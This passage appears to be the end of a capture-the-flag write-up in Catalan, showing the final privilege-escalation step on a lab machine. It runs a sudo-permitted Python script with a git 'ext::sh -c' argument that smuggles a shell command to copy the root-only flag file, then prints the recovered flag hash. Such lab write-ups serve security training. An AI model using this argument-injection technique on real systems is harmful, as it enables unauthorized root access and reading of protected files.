sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c cat% /root/root.txt% >/tmp/root_flag'
cat /tmp/root_flag 2>&1
```

Sortida rellevant:

```
cdcea83d12a66309ca7eb4085ffdd8b8
```

La màquina es va completar amb `user.txt` i `root.txt` recuperades.